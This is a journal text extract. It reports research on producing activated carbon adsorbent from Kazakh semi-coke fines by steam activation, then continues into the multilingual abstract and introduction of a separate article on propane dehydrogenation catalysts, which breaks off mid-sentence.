The consumption of carbon sorbents, primarily for environmentally sustainable technologies, has been steadily rising by over 5% annually in developed nations in recent years. Conventional methods for producing activated carbons are characterized by a multistage, energy-intensive, and environmentally hazardous process. Prices for activated carbon, comparable in quality, range from \$1200 to \$1500 per ton both domestically in Kazakhstan and abroad. Global consumption of activated carbon totals up to 1.5 million tons annually, whereas in Russia, it amounts to less than 20 thousand tons per year. The production of thermal and electric energy considers the prospect of obtaining valuable by-products such as activated carbon, semicoke, ash-slag materials, and commercial sulfur [1].

Until the advent of the 20th century, most chemical products were derived from the pyrolysis and coking of coal. These processes entail the heating of coals in the absence of air for their thermal decomposition. Coking coal primarily yields coke, extensively utilized in both ferrous and non-ferrous metallurgy for metal smelting. By-products of these processes include a gas-steam mixture containing numerous chemical compounds [2].

Materials and Methods. The production process of granulated activated carbons consists of several crucial stages, including thermo-treatment and activation,

along with additional procedures involving the preparation of a paste-like mass from coke powder and binder, followed by the granulation of the resulting coal-tar composition. The properties of the obtained granules and the parameters of the granulation process are significantly influenced by the characteristics and composition of the raw materials. Noteworthy advantages of these granules encompass their stable shape, mechanical strength, and suitability for employment in cyclic processes with a moving bed [3].

Chromatographic determination of specific retention volumes was carried out on a Kristallux 4000M chromatograph in steel columns 25 cm long, with an internal diameter of 3 mm.

Coke fines manifest visually as solid substances with a grayish-black appearance and a distinct specific odor. The qualitative features of the initial coke fines are delineated in Table 4, demonstrating a high carbon content (approximately 88-90 %) alongside low sulfur and ash content [4].

The applications of activated carbons are diverse, spanning across various industries, including chemical (chemical fibers, dyes, chemical reagents), metallurgical (non-ferrous and ferrous metallurgy), gas and oil refining (separation and purification of process streams), and gas emission control (solvent recovery, gas purification) [5, 6].

A wide range of raw materials can be utilized in the production of activated carbon, encompassing traditional sources such as wood, peat, and coal, as well as unconventional sources like nutshells, barley straw, sewage sludge, liquid oil fractions, fly ash, and used

rubber tires [7-10].

Analysis of methods for obtaining sorbents from carbon-containing raw materials has demonstrated the feasibility of utilizing coal, typically employed as fuel in small autonomous thermal power plants, to produce activated carbon.

The elemental composition of the gas emitted during thermal treatment was analyzed using a "Kristallyuks 4000M" chromatograph. Moisture content, ash content, and volatility of the samples were determined using a "Thermoster Eltra" thermogravimetric analyzer (according to ASTM D7582-12). Various parameters such as total pore volume, bulk density, pH of the aqueous extract, and adsorption activity using methyl orange were determined following standard procedures. The adsorption characteristics of the sorbents (specific surface area) were investigated using the Brunauer-Emmett-Teller (BET) method, with measurements conducted on a KATAKON Sorbtometer M instrument. Chemical analysis and surface morphology were examined using energy-dispersive X-ray spectroscopy on a SEM instrument (Quanta 3D 200i) with an attachment for energy-dispersive analysis from EDAX. Particle size distribution, structural strength, and mass fraction of chlorine, arsenic, and sulfur were determined according to ND methods.

Semi-coke fines with a particle size fraction of 3-5 mm (derived from Shubarkol coal, grade D, Kazakhstan) were utilized as raw material, possessing the following technical characteristics: moisture content (W^t) - 7.71%, ash content (A^f) - 6.60%, volatile matter (V^d) - 19.43% [11, 12].



Figure 1 - Pilot-scale rotating drum furnace for thermal treatment of semi-coke fines

To produce the activated adsorbent, crushed and fractionated semi-coke fines (fraction 3-5 mm) are introduced into a rotating drum furnace (refer to Figure 1) for steam activation at temperatures ranging from 700 °C, with a heating rate of 5-10°C/min and a holding period at 700°C for 60 minutes. Subsequently, the samples are extracted and allowed to cool in a dry atmosphere [13-15].

The furnace construction consists of the following main separate units and assemblies:

- Loading hopper with a screw feeder;

- Furnace chamber with a gas heating system to create the desired thermal regime;
- Instrumentation and control devices (thermocouples, flowmeters, pressure gauges);
- Unloading chamber with an unloading gate;
- Collector for removing exhaust gases from the furnace chamber;
- Drive station for rotating the furnace.

The furnace activation scheme is presented in Figure 2.




Figure 2 - Schematic diagram of the pilot-scale rotating drum furnace for thermal treatment of semi-coke fines

Gas chromatographic analysis unveiled the primary composition of gases generated during the activation process of semi-coke fines, comprising oxygen, hydrogen, nitrogen, methane, carbon dioxide, hydrogen

sulfide, and carbon monoxide. The gas composition and material balance of semi-coke activation are detailed in Tables 1 and 2.

Table 1 - Gas composition of semi-coke fine (size 3-5 mm) activation at 700°C

T1 C°	Composition of gases, %						
	O2	H2	CO2	N2	CH4	CO	H2S
200	1.809	7.603	12.505	0.239	1.217	-	0.217
300	0.819	4.638	9.617	1.237	1.690	0.290	0.379
400	3.298	4.516	11.089	0.292	1.700	-	0.104
500	0.484	4.818	9.057	3.996	1.768	0.378	0.118
600	3.220	3.575	7.184	0.266	0.466	-	0.183
700	5.613	5.054	3.847	4.596	0.611	0.244	0.051

Table 2 - Material balance of the process of activation of semi-coke breeze (2-5 mm)

№	Name	Content, kg	%
1	Semi-coke breeze, incl.	15	100
Total		15	100
1	Adsorbent	12,4	82,3
2	Resin+water	0,02	0,13
3	Gas	2,63	17,5
Total		15	100

Results and Discussion. The results of the physico-chemical characteristics and elemental composition of the samples are presented in Tables 3-5.

Table 3 - Physico-chemical characteristics of the adsorbent based on semi-coke fines.

Semi-coke fines (3-5 mm)	$W_{rt}, \%$	$A_r, \%$	$V_d, \%$	$V_{\Sigma bywater}, cm^3/g$	$\rho_{bulk}, g/cm^3$	$pH_{aqueous extraction}$	$A_{M.O.}, mg/g$	$A_{M.G.}, mg/g$	$A_{Iodine}, \%$	$S_{BET}, m^2/g$
Initial	7.71	6.6	19.4	0.67	0.67	6	21	95	7.62	8.23
Activated	0.77	13.2	5.99	0.86	0.58	7.5	26.5	100	15.2	227

Table 4 - Elemental composition of the samples

Semicoke fines (fraction 3-5 mm)	Elemental composition, wt. %									
	C	O	Na	Mg	Al	Si	K	Ca	Fe	S
Initial	90.06	8.00	0.06	0.03	0.46	0.34	0.07	0.39	0.26	0.33
Activated	88.1	4.21	0.61	0.13	2.51	3.18	0.23	0.45	0.31	0.23

Table 5 - Test Results of Activated Semicoke Fines (fraction 3-5 mm)

No	Test Indicator	Name of Test Method Nominal	Value, %
1	Particle Size Distribution	ST RK 2405-2013	
	>5 mm 8		8
	3-5 mm		57.9
	1-3 mm		31.9
	0.1-1 mm		1.9
	<0.1 mm 0.3		0.3
	Total		100
2	Structural Strength, PS	ST RK 2243-2012	93.86
3	Mass Fraction of Chlorine on Dry Fuel Basis, Cl _d	GOST 9326-2002, (ISO 587-97)	0.1
4	Mass Fraction of Arsenic on Dry Fuel Basis, As _d	GOST 10478-93, (ISO 601-81, ISO 2590-73)	0.0002
5	Mass Fraction of Total Sulfur on Dry Fuel Basis, S _d	GOST 8606-93, (ISO 334-92)	0.23

As a consequence of steam activation, there is a notable increase in the total pore volume due to water and the adsorption activities of the sample, as assessed by methylene orange, methylene blue, and iodine. Furthermore, the specific surface area of the sample experiences a substantial augmentation from 8.23 m²/g to 227.01 m²/g, representing an almost 28-fold increase. This phenomenon can be attributed to the liberation of volatile constituents during thermal treatment and steam activation, along with the emergence of additional microporous structures.

The content of chlorine, arsenic, and sulfur in the activated semi-coke fines adheres to standard specifications, with levels not exceeding 0.1%, 0.002%, and 1.2%, respectively.

Electron microscopic analysis of the samples is depicted in Figures 3 and 4. The initial sample of semicoke fines exhibits macropores characterized by diameters ranging from 2.22 μm to 39.50 μm. Following steam activation, pores are observed with smaller sizes ranging from 214 nm to 515.7 nm.




Figure 3 - Electron microscopic images of the initial semi-coke breeze:

a – x2000, b – x30 000, c – x50 000




Figure 4 - Electron microscopic images of the activated semi-coke breeze:

a – x2000, b – x30 000, c – x50 000

An activated adsorbent based on semi-coke breeze has been tested for gas purification. An analysis of the kinetic characteristics and sorption capacity was carried out using gas chromatography for the retained volumes of nitrogen, oxygen, hydrogen, carbon monoxide, carbon dioxide, methane, propane, butane, sulfur oxides and nitrogen oxides. The sorption-kinetic characteristics of the adsorbent sample were determined by gas chromatography. From the chromatography data, the specific retained volumes of gases were determined, and the separation selectivity coefficients were determined from their ratio. A sample fraction of 0.2-0.054 mm was sifted out on a laboratory vibrating sieve and packed into chromatographic columns using a vacuum pump. Columns with sample samples were purged in a chromatograph thermostat at a temperature of 150⁰

C for 2 hours. The temperature of the columns is 30⁰C, the temperature of the detector - katharometer and evaporator is not less than 40⁰C. The speed of the carrier gas – argon – is 7 cm³/min. Sample volume – 0.1 ml. Gas samples were taken using rubber samplers from gas cylinders. The specific retention volume was calculated based on the retention time of the analyte gas minus the release time of the helium sample, multiplied by the carrier gas velocity and divided by the mass of the sample in the column. The release time of a helium sample - a gas not absorbed by adsorbents - is determined by the voids in the capillaries in front of the column, after it in front of the detector, as well as the voids between the adsorbent particles in the column, and inside the adsorbent. The test results are presented in Table 6.

As the test showed, the presented adsorbent based

on semi-coke breeze has developed porosity with the presence of micropores in the range of 0.3-2 nm. This is confirmed by the results of gas adsorption chromatography.

Table 6 - Results of studies of the specific retained volume of gases, selectivity coefficients for adsorbent separation

№	Defined indicators	Test results	Units
Specific retention volumes of gases (according to gas chromatography) at 300C			
1	Nitrogen	2,27	cm ³ /g
2	Oxygen	3,47	cm ³ /g
3	Methane	7,84	cm ³ /g
4	Hydrogen	0,73	cm ³ /g
5	Carbon monoxide	3,9	cm ³ /g
6	Carbon dioxide	121,4	cm ³ /g
7	Propane (C ₃ H ₈) at T=140oC	5,4	cm ³ /g
8	Butane (C ₄ H ₁₀) at T=140oC	113,4	cm ³ /g
9	Sulfur dioxide SO ₂	complete absorption	cm ³ /g
10	Nitrogen dioxide NO ₂	complete absorption	cm ³ /g
Gas separation selectivity coefficient (ratio of retained volumes)			
1	CH ₄ /N ₂	3,4	-
2	CH ₄ /CO	2	-
3	CO/H ₂	5,3	-
4	CO ₂ /CH ₄	15,5	-

Conclusions. Based on the findings of the investigation of physical and chemical properties conducted at the laboratory of LLP "Coal Chemistry and Technology Institute," the obtained sample "Activated semi-coke fines (fraction 3-5 mm)" conforms to the classification ST RK 2246-2012. It can be categorized as gas grade marks: AG-3 and AG-5, suitable for gas and liquid adsorption, manufacturing absorbents and catalysts, as well as for respiratory protection equipment (AG-2B) and manufacturing absorbents and catalysts (AG-2A). Moreover, it complies with recuperative activated carbons (AR-A, AR-B, AR-C), intended for capturing and recycling volatile solvent vapors, particularly at high concentrations.

The study showed the prospects of commercializing the technology for the synthesis of carbon adsorbents based on semi-coke breeze for their further use in air purification processes and flue gas capture, gas

purification, ventilation, filters and sorption plants.

The technical outcome of the research encompasses enhanced energy efficiency of the process, augmented specific surface area, specific yield of solid product, strength, porosity, and adsorption activity, alongside reduced volatility attributed to steam thermal activation.

Financing. *The research was carried out with the financial support of the Science Committee of the Ministry of Science and Higher Education of the Republic of Kazakhstan (Grant No. AR19577512. Development of scientific and technical foundations for the production of microporous carbon nanomaterials for the separation and storage of hydrogen).*

Acknowledgements. The authors express their gratitude to the director of Industrial Solutions and Services LLP, Tolukpaev B.Zh. for his assistance in conducting research and testing the resulting products in industrial conditions.

References

1. Afanasyeva O.V., Mingaleeva G.R. Comprehensive exergy analysis of the efficiency of a low capacity power plant with coal gasification and obtaining sulfur // Energy Efficiency. – 2015. -V. 8.-Iss. 2.- p. 255–265.(in English)

-
2. Nurullina E. N., Shulaev M. V., Yakubov M. R., Sirotkin A. S., Gumerov A. M. Issledovanie protsessa polucheniya aktivirovannogo uglya i z kamennougol'nogo syr'ya i vozmozhnosti ispol'zovaniya pobochnykh produktov// Vestnik Kazanskogo tekhnologicheskogo universiteta.- 2012.- s. 237-240 (in Russian)
 3. Nechipurenko S.V., Efremov S.A., Tokmurzin D.ZH., Kaiidarova A.K. Poluchenie granulirovannogo aktivirovannogo uglya iz koksovoi melochi shubarkol'skogo ugol'nogo mestorozhdeniya// Trudy Kol'skogo nauchnogo tsentra RAN. Seriya: Tekhnicheskie nauki.-2023. T.14. № 1.- s. 192–196. (in Russian)
 4. Umirbekova Zh. T., Atchabarova A. A., Kishibayev K. K., Tokpayev R. R., Nechipurenko S. V., Efremov S. A., Yergeshev A. R., Gosteva A. N. The obtaining and investigation of physical and chemical properties of carbon materials based on power-generating raw materials RK // NEWS of the Academy of Sciences of the republic of Kazakhstan. Series Chemistry and Technology. 2018.- Vol. 4 (430). p. 30 - 35 (in English)
 5. Mesto aktivnykh uglej v jekologii i jekonomike. Novye tehnologii ih proizvodstva / V.M. Muhin, A.A. Kurilkin, N.L. Voropaeva, K.V. Leksjukova, P.V. Uchanov // Sorbcionnye i hromatograficheskie processy. -2016. -T.16. -№ 3. - s.346–353(in Russian)
 6. Moreno-Pirajan J.C., Bastidas-Barranco M.J., Giraldo L. Preparation of activated carbons for storage of methane and its study by adsorption calorimetry //Journal of Thermal Analysis and Calorimetry.-2018.-Vol 131.-Iss.1.-p. 259–271. (in English)
 7. Production of activated carbon from peat by with natural soda ash and effect of nitrogen addition on the development of surface area / N. Tsubouchi, M. Nishio, Y. Shinohara, J. Bud, Y. Mochizuki // Fuel Processing Technology.-2018.-Vol.176.- p. 76–84. (in English)
 8. Poluchenie granulirovannogo aktivnogo uglya iz otkhodov rastitel'nogo syr'ya / E.A. Farberova, E.A. Tin'gaeva, A.D. Chuchalina, A.R. Kobeleva, A.S. Maksimov // Izvestiya vysshikh uchebnykh zavedenii. Seriya: Khimiya i khimicheskaya tekhnologiya.-2018.-T. 61 (3).- s. 51–57. (in Russian)
 9. Activated carbons from used motor oil as catalyst support for sustainable environmental protection / T. Tsoncheva, A. Mileva, S.P. Marinov, D. Paneva, N. Velinov, I. Spassova, A. Kosateva, D. Kovacheva, N. Petrov // Microporous and Mesoporous Materials. -2018.-Vol.259.- p. 9–16. (in English)
 10. PallarJs J., Gonz<lez Cencerrado A., Arauzo I. Production and characterization of activated carbon from barley straw by physical activation with carbon dioxide and steam // Biomass and Bioenergy.-2018.-Vol.115.- p. 64–73. (in English)
 11. Tehniceskij reglament «Trebovaniya k ugljam i produktam ih pererabotki». – 2021g. 43 s (in Russian)
 12. Patent for utility model No. 6597 dated 29.10.202. Method for obtaining activated adsorbent based on medium temperature semi-coke fines for purification of gas and water media. Authors: Kilybayev D.A., Yermagambet B.T., Tolukpaev B.Zh., Kazankapova M.K., Kassenova Zh.Muratbekovna (in Russian)
 13. Afanas'eva O.V., Mingaleeva G.R. Apparat dlya polucheniya aktivirovannogo uglya na minI–TEHS// Izvestiya Tomskogo politekhnicheskogo universiteta. Inzhiniring geosursov.- 2019.-T. 330. № 9.- s. 42–50 (in Russian)
 14. Afanas'eva O.V., Mingaleeva G.R. Modelirovanie tekhnologicheskikh skhem mini-TEHS. – M.: ID MEHI.- 2014. - 220 s. (in Russian)
 15. Optimal'noe upravlenie proizvodstvom aktivnogo uglya vo vrashchayushchikhsya pechakh / V.F. Olontsev, E.A. Farberova, K.S. Belousov, E.A. Tin'gaeva // Vestnik PNIPU. - 2015. - № 3.-s. 51–59. (in Russian)

Information about the authors

Kazankapova M.K. – PhD Doctor, assoc. professor, member correspondent of the KazNANS, Leading Researcher, Head of Laboratory, Project Manager of LLP "Institute of Coal Chemistry and Technology", Astana, Kazakhstan, e-mail: maira_1986@mail.ru; Has an H-index: 5 (Scopus) (Scopus ID: [56195582800](https://www.scopus.com/authid/detail.uri?authorId=56195582800), <https://www.scopus.com/authid/detail.uri?authorId=56195582800>), 5 (Web of Science) (Web of Science ID: [AAR-2924-2020](https://publons.com/researcher/3716752/maira-kazankapova/), <https://publons.com/researcher/3716752/maira-kazankapova/>), <https://orcid.org/0000-0001-9016-3062>

Yermagambet B. T. – Doctor of Chemical Science, Professor, Academician of the KazNANS, Chief Researcher,

Director of LLP "Institute of Coal Chemistry and Technology", Astana, Kazakhstan, e-mail: bake.yer@mail.ru, Has an H-index: 6 (Scopus) (Scopus ID: 55734753900, <https://www.scopus.com/authid/detail.uri?authorId=55734753900>), 6 (Web of Science) (Web of Science ID: ABF-5710-2021, <https://publons.com/researcher/4841856/bolat-ermagambet/>), <https://orcid.org/0000-0003-1556-9526>

Dauletzhanova Zh. T. - PhD Doctor, Technology, Kazakh University of Technology and Business named after K. Kulazhanov, Leading Researcher of LLP "Institute of Coal Chemistry and Technology", Astana, Kazakhstan, e-mail: kaliyeva_zhanna@mail.ru; Has an H-index: 2 (Scopus) (Scopus ID:57196022221, <https://www.scopus.com>), Has an H-index: 3 (Web of Science) (Web of Science ID: JZE-0850-2024, <https://www.webofscience.com/wos/author/record/JZE-0850-2024>) <https://orcid.org/0000-0001-9682-5127>

Kalenova A.M. – Master of Engineering and Technology, Junior researcher of LLP "Institute of Coal Chemistry and Technology", Astana, Kazakhstan, e-mail: asemgul_west@mail.ru <https://orcid.org/0000-0001-7763-2450>

Kassenova Zh. M. – Candidate of Technical Sciences (PhD), Leading Researcher LLP "Institute of Coal Chemistry and Technology", Astana, Kazakhstan, e-mail: zhanar_k_68@mail.ru, Has an H-index: 4 (Scopus) (Scopus ID: 57193987986, <https://www.scopus.com/authid/detail.uri?authorId=57193987986>), 5 (Web of Science) (Web of Science ID: AAR-7512-2021, <https://publons.com/researcher/4524904/zhanar-kasenova/>), <https://orcid.org/0000-0002-9497-7319>

Сведения об авторах

Казанкапова М.К. – доктор PhD, асс. профессор, чл.-корр. КазНАЕН, ведущий научный сотрудник, заведующий лабораторией, руководитель проекта, ТОО «Институт химии угля и технологии», Астана, Казахстан, доцент Казахского университета технологии и бизнеса имени К. Кулажанова, Астана, e-mail: maira_1986@mail.ru; H-index: 5 (Scopus) (Scopus ID: 56195582800, <https://www.scopus.com/authid/detail.uri?authorId=56195582800>), 5 (Web of Science) (Web of Science ID: AAR-2924-2020, <https://publons.com/researcher/3716752/maira-kazankapova/>), <https://orcid.org/0000-0001-9016-3062>

Ермагамбет Б. Т. – доктор химических наук, профессор, академик КазНАЕН, главный научный сотрудник, директор ТОО «Институт химии угля и технологии», Астана, Казахстан, e-mail: bake.yer@mail.ru, H-index: 6 (Scopus) (Scopus ID: 55734753900, <https://www.scopus.com/authid/detail.uri?authorId=55734753900>), 6 (Web of Science) (Web of Science ID: ABF-5710-2021, <https://publons.com/researcher/4841856/bolat-ermagambet/>), <https://orcid.org/0000-0003-1556-9526>

Даулетжанова Ж.Т. - доктор PhD, доцент Казахского университета технологии и бизнеса имени К. Кулажанова, Астана, ведущий научный сотрудник ТОО «Институт Химии угля и технологии», Астана, Казахстан e-mail: kaliyeva_zhanna@mail.ru; Has an H-index: 2 (Scopus) (Scopus ID:57196022221, <https://www.scopus.com>), Has an H-index: 3 (Web of Science) (Web of Science ID: JZE-0850-2024, <https://www.webofscience.com/wos/author/record/JZE-0850-2024>)

Каленова А.М. – магистр техники и технологии, младший научный сотрудник ТОО «Институт химии угля и технологии», Астана, Казахстан, e-mail: asemgul_west@mail.ru <https://orcid.org/0000-0001-7763-2450>

Касенова Ж.М. – кандидат технических наук (PhD), ведущий научный сотрудник ТОО «Институт химии угля и технологии», Астана, Казахстан, доцент Казахского университета технологии и бизнеса имени К. Кулажанова, Астана, ве e-mail: zhanar_k_68@mail.ru, Имеет индекс Хириша: 4 (Scopus) (Идентификатор Scopus: 57193987986, <https://www.scopus.com/authid/detail.uri?authorId=57193987986>), 5 (Web of Science) (идентификатор Web of Science: AAR-7512-2021, <https://publons.com/researcher/4524904/zhanar-kasenova/>), <https://orcid.org/0000-0002-9497-7319>

ИССЛЕДОВАНИЕ ПРОЦЕССА ДЕГИДРИРОВАНИЯ СЖИЖЕННЫХ НЕФТЯНЫХ ГАЗОВ С ПРИМЕНЕНИЕМ МЕТАЛЛОСодЕРЖАЩИХ КАТАЛИЗАТОРОВ

Г.Б. Бегимбаева^{1*}, Р.О. Орынбасар¹, А.К. Жумабекова², З.Б. Султамуратова¹

¹ Актюбинский региональный университет имени К. Жубанова,
Актобе, Казахстан,

² Казахский университета технологии и бизнеса им. К. Кулажанова,
Астана, Казахстан,
e-mail: gulya_b92@mail.ru

В последние годы постоянный рост цен на энергоносители, ограниченность мировых запасов нефти и ухудшение экологической ситуации во всем мире сделали актуальной задачу активного использования так называемых возобновляемых природных и энергетических ресурсов. Этому должны способствовать переориентация сырьевой базы для производства нефтехимической продукции на нефтегазовое сырье.

В данном обзоре представлен анализ известных катализаторов, разработанных промышленным способом для дегидрирования легких алканов. Рассматривались катализаторы на основе платины, алюмохрома, оксида железа, оксида молибдена и оксида ванадия. Для каждого из них приведены соответствующие свойства, компонентный состав, сырье, области применения, достоинства и недостатки. Обсуждали различные разработки по использованию промоторов в виде металлов или оксидов металлов для улучшения конверсии и селективности процесса дегидрирования.

Целью данной работы являлось изучение физико-химических свойств нанесенных металлоксидных, монометаллических и биметаллических катализаторов в реакции дегидрирования пропана, изучение влияния условий проведения реакции на выход пропилена.

В промышленных условиях достигаемая конверсия пропана составляет от 25 до 65%, а селективность по пропилену не превышает 90%. Главная идея заключается в том, что эти данные являются основанием для разработки нового поколения катализаторов дегидрирования. Применение этих катализаторов позволило бы значительно повысить основные показатели процесса, а также решить проблему снижения коксообразования.

Ключевые слова: дегидрирование; олефины; сжиженные нефтяные газы; монометаллические катализаторы; биметаллические катализаторы.

ҚҰРАМЫНДА МЕТАЛЛ БАР КАТАЛИЗАТОРЛАРДЫ ҚОЛДАНА ОТЫРЫП, СҰЙЫТЫЛҒАН МҰНАЙ ГАЗДАРЫН СУТЕКСІЗДЕНДІРУ ПРОЦЕСІН ЗЕРТТЕУ

Г.Б. Бегимбаева^{1*}, Р.О. Орынбасар¹, А.К. Жумабекова², З.Б. Султамуратова¹

Қ. Жубанов атындағы Ақтөбе өңірлік университеті, Ақтөбе, Қазақстан,

² Қ. Кулажанов атындағы Қазақ технология және бизнес университеті АҚ,
Астана, Қазақстан,
e-mail: gulya_b92@mail.ru

Соңғы жылдары энергия бағасының ұдайы өсуі, әлемдік мұнай қорының шектелуі және бүкіл әлемде экологиялық жағдайдың нашарлауы жанарғылатын табиғи және энергетикалық ресурстар деп аталатын ресурстарды белсенді пайдалануды өзекті етті. Бұған мұнай-химия өнімдерін өндіру үшін шикізат базасын мұнай-газ шикізатына қайта бағдарлау ықпал етуі тиіс.

Бұл шолуда жеңіл алкандарды дегидрлеу үшін өнеркәсіпте әзірленген белгілі катализаторлардың талдауы берілген. Платина, алюминий-хром, темір оксиді, молибден оксиді және ванадий оксиді негізіндегі катализаторлар қарастырылды. Олардың әрқайсысы үшін сәйкес қасиеттері, құрамдас бөлігі, шикізаты, қолдану аймағы, артықшылықтары мен кемшіліктері келтірілген. Дегидрлеу процесінің конверсиясы мен селективтілігін жақсарту үшін металды немесе металл оксидінің промоторларын қолданудағы әртүрлі әзірлемелер талқыланды.

Бұл ғылыми жұмыстың мақсаты пропилен шығымына әсер ету шарттарын және пропанды дегидрлеу реакциясында металл оксидіне отырғызылған, монометалдық және биметалдық катализаторлардың физико-химиялық қасиеттерін зерттеу.

Өнеркәсіптік жағдайларда пропанның конверсиясы 25-тен 65%-ға дейін ауытқиды, ал пропиленнің селективтілігі 90%-дан аспайды. Негізгі идея – бұл деректер дегидрлеу катализаторларының жаңа буынын жасауға негіз болады. Бұл катализаторларды қолдану процесінің негізгі параметрлерін айтарлықтай жақсартар еді, сонымен қатар, кокс түзілуін азайту мәселесін шешер еді.

Түйін сөздер: дегидрлеу, олефиндер, сұйытылған мұнай газдары, монометалдық катализаторлар, биметалдық катализаторлар.

STUDY OF DEHYDROGENATION OF LIQUEFIED PETROLEUM GASES USING METAL-CONTAINING CATALYSTS

G.B.Begimbayeva^{1*}, R.O. Orynassar¹, A.K. Zhumabekova², Z.B.Sultamuratova¹

Aktobe Regional University named after K. Zhubanov, Aktobe, Kazakhstan,

²Kazakh University of Technology and Business named after K. Kulazhanov,

Astana, Kazakhstan,

e-mail: gulya_b92@mail.ru

In recent years, the constant rise in energy prices, limited global oil reserves and the deteriorating environmental situation around the world have made the active use of so-called renewable natural and energy resources urgent. This should be facilitated, in particular, by the following measures to reorient the raw material base for the production of petrochemical products from oil to oil and gas raw materials.

This review presents an analysis of known catalysts developed industrially for the dehydrogenation of light alkanes. Catalysts based on platinum, aluminochrome, iron oxide, molybdenum oxide and vanadium oxide were considered. For each of them, the corresponding properties, component composition, raw materials, areas of application, advantages and disadvantages are given. Various developments in the use of metal or metal oxide promoters to improve the conversion and selectivity of the dehydrogenation process were discussed.

The purpose of this scientific work was to study the physicochemical properties of supported metal oxide, monometallic and bimetallic catalysts in the propane dehydrogenation reaction, and to study the influence of reaction conditions on the yield of propylene.

Under industrial conditions, the achievable propane conversion ranges from 25 to 65%, and the propylene selectivity does not exceed 90%. The main idea is that these data provide the basis for the development of a new generation of dehydrogenation catalysts. The use of these catalysts would significantly improve the main parameters of the process, as well as solve the problem of reducing coke formation.

Keywords: dehydrogenation; olefins; liquefied petroleum gases; monometallic catalysts; bimetallic catalysts.

Введение. Легкие олефины, такие как пропилен (пропен) и этилен (этилен), являются одними из важнейших соединений в химической промышленности благодаря их широкому использованию в качестве строительных блоков химических веществ [1-6]. Легкие олефины являются сырьем для производства широкого спектра химических про-

дуктов, включая полимеры (например, полиэтилен, полипропилен), оксигенаты (например, этиленгликоль, ацетальдегид, ацетон, пропиленоксид) и важные химические полупродукты (например, этилбензол, пропиональдегид). Спрос на эти компоненты в последние годы стабильно растет, причем положительная динамика спроса и производства наблюдает-

ся на всех основных рынках, за исключением Европы, которая пострадала от недавнего экономического кризиса [7-9]. Ряд факторов, таких как высокая энергоёмкость процессов, низкая селективность производства некоторых олефинов, истощение запасов нефти и рост цен на нее, заставляют нефтехимическую промышленность искать новые технологии.

В последние годы технология гидроразрыва пласта (ГРП) достигла такого уровня, что позволяет экономически выгодно добывать большие объемы сланцевого газа. Так, в США уже четверть добычи природного газа приходится на месторождения сланцевого газа, и в будущем ожидается дальнейшее увеличение этого показателя, учитывая нацеленность на достижение энергетической самостоятельности. Увеличение предложения природного газа привело к снижению его стоимости примерно на 75% по сравнению с ценами 2005 года, что делает сланцевый газ весьма привлекательным в качестве источника энергии и сырья для производства транспортных топлив и химических продуктов. К ним относятся легкие олефины, которые могут быть получены либо путем первичной переработки природного газа в синтез-газ и последующего прямого превращения этого газа в олефины в процессе Фишера-Тропша (ФТО), либо косвенным путем по маршруту метанол-олефины (МТО), где в качестве промежуточной стадии используется процесс синтеза метанола.


Доступность этих относительно недорогих сжиженных газов, в частности этана, привела к тому, что установки парового крекинга в США перешли с нефти на сланцевый этан, причем установки крекинга нефти демонтируются или заменяются на установки крекинга этана. По сравнению с крекингом нефти, при паровом крекинге этана образуется незначительное количество олефинов, кроме этилена, что сокращает предложение пропилена и резко повышает его цену. Это создает возможность нацелить каталитические технологии на получение родственных олефинов, например, каталитическое дегидрирование легких парафинов. Действительно, рентабельность дегидрирования пропана во многом определяется разницей в ценах на пропан и пропилен, поэтому текущая конъюнктура рынка очень благоприятна. Еще одним преимуществом технологии дегидрирования является то, что дегидрирование - это целенаправленный процесс, в результате которого образуются только конкретные олефины, а не смешанные продукты. Действительно,

